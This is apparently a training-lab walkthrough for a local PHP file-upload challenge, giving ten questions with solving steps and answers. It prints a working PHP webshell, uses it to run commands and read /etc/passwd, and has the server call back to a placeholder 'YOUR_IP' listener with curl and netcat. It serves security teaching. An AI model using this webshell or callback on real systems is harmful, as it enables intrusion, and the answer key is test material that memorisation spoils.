CorpLink PHP Lab

Challenge 01 — Unrestricted File Upload

PHP EXPLOITATION · XE107-M04 · CYBERIUM ARENA

Questions: 10 · Topic: File Upload → Webshell → RCE

QUESTION 01 RECONNAISSANCE

Extract the lab zip using the password `infected` and start it by running `bash start.sh` inside the extracted folder. Open your browser and navigate to `http://localhost:8080`. What is the title shown on the Challenge 01 card?

HOW TO SOLVE


01 Extract the zip file using the password `infected`.

02 Navigate into the extracted folder and run `bash start.sh` to start the lab.

03 Open your browser and go to `http://localhost:8080`.

04 Look at the Challenge 01 card on the overview page and read its title.

SCREENSHOTS



Lab overview page — Challenge 01 card title visible.

ANSWER

Unrestricted File Upload

QUESTION 02 RECONNAISSANCE

Navigate to Challenge 01. The upload portal lists the file formats it claims to accept. How many file formats are listed?


HOW TO SOLVE

01 Click on Challenge 01 in the navigation or on the overview card.

02 Read the description under the Document Upload Portal heading.

03 Count the number of file formats listed as accepted.

SCREENSHOTS



Challenge 01 upload form — accepted file formats listed in the portal description.

ANSWER

4

QUESTION 03 SOURCE CODE ANALYSIS

Click the `{ } Show Source` button on Challenge 01. According to the source code, what PHP function is used to move the uploaded file to its final location on the server?


HOW TO SOLVE

01 Click the `{ } Show Source` button at the top of Challenge 01.

02 Read through the vulnerable source code that appears.

03 Find the PHP function responsible for moving the uploaded file from its temporary location to the destination folder.

SCREENSHOTS



Source code panel — vulnerable upload handler with the key PHP function visible.

ANSWER

move_uploaded_file

QUESTION 04 SOURCE CODE ANALYSIS

The source code comment states that uploaded files land in a web-accessible directory, meaning Apache will execute them. What is the name of that directory?


HOW TO SOLVE

01 Look at the source code still open from Q3.

02 Find the line that builds the destination path for uploaded files.

03 The directory name appears in the path concatenation — read it directly from the code.

SCREENSHOTS



Source code — destination path shows the web-accessible uploads directory.

ANSWER

uploads

QUESTION 05 EXPLOITATION

Create a file named `shell.php` containing `<?php system($_GET["cmd"]); ?>` and upload it through the portal. What is the path shown in the success link?

HOW TO SOLVE


01 Open a terminal and create the webshell file using: `echo '<?php system($_GET["cmd"]); ?>' > shell.php`

02 Verify the contents with `cat shell.php`.


03 Go back to Challenge 01 in the browser, click Browse, select `shell.php` and click Upload.

04 Read the path shown in the green success message.

SCREENSHOTS



Terminal — shell.php created and verified with cat.



Upload success — server confirms the file path.

ANSWER

uploads/shell.php

QUESTION 06 EXPLOITATION

The uploaded `shell.php` accepts commands through the `cmd` URL parameter — anything passed after `?cmd=` gets executed on the server. Use this to find out what Linux user the web server is running as. What is the username?


HOW TO SOLVE

01 Open your browser and navigate to the uploaded file using the path from Q5.

02 Add `?cmd=` to the URL followed by a Linux command that reveals the current user.

03 Read the username shown in the output.

SCREENSHOTS



Webshell executes the command — server user identity confirmed.

ANSWER

www-data

QUESTION 07 EXPLOITATION

Use the webshell to find the absolute path of the uploads folder on the server. What is the full path?


HOW TO SOLVE

01 Use the same `?cmd=` technique from Q6.

02 Think of a Linux command that prints the current working directory.

03 The output on the last line shows the full absolute path.

SCREENSHOTS



Webshell reveals the absolute path of the uploads folder.

ANSWER

/var/www/html/uploads

QUESTION 08 EXPLOITATION

Use the webshell to read the contents of `/etc/passwd` on the server. Each entry follows the format `username:x:uid:gid:comment:home:shell` — find the `www-data` entry and read the home directory field. What is the home directory of `www-data`?


HOW TO SOLVE

01 Use `?cmd=` to run a command that reads the contents of `/etc/passwd`.

02 Scan the output for the `www-data` entry.

03 Count the colon-separated fields — the sixth field is the home directory.

SCREENSHOTS



/etc/passwd dumped via webshell — www-data entry visible in the output.

ANSWER

/var/www

QUESTION 09 EXPLOITATION

Looking at the same `/etc/passwd` output, find the entry for the `root` user. Using the same format from Q8, what is the login shell assigned to `root`?


HOW TO SOLVE

01 Find the `root` entry — it is the very first line of the file.

02 Count the colon-separated fields — the seventh and final field is the login shell.

03 Read the value after the last colon.

SCREENSHOTS



/etc/passwd — root entry on the first line, shell is the last field.

ANSWER

/bin/bash

QUESTION 10 EXPLOITATION

Set up a netcat listener on port 4444 using `nc -lvnp 4444`. Then use the webshell to make the server connect back to your machine with `?cmd=curl http://YOUR_IP:4444`. What is the HTTP request line shown in the netcat output after the connection is received?

HOW TO SOLVE


01 Open a new terminal tab and run `nc -lvnp 4444` to start listening.

02 In your browser, use the webshell with `?cmd=curl http://YOUR_IP:4444` — replace YOUR_IP with your Kali machine IP.

03 Watch the netcat terminal — the server will connect back and send an HTTP request.

04 Read the HTTP request line from the netcat output.

SCREENSHOTS



Browser — webshell triggers the curl request to the netcat listener.



Netcat receives the connection — HTTP request line visible.

ANSWER

GET / HTTP/1.1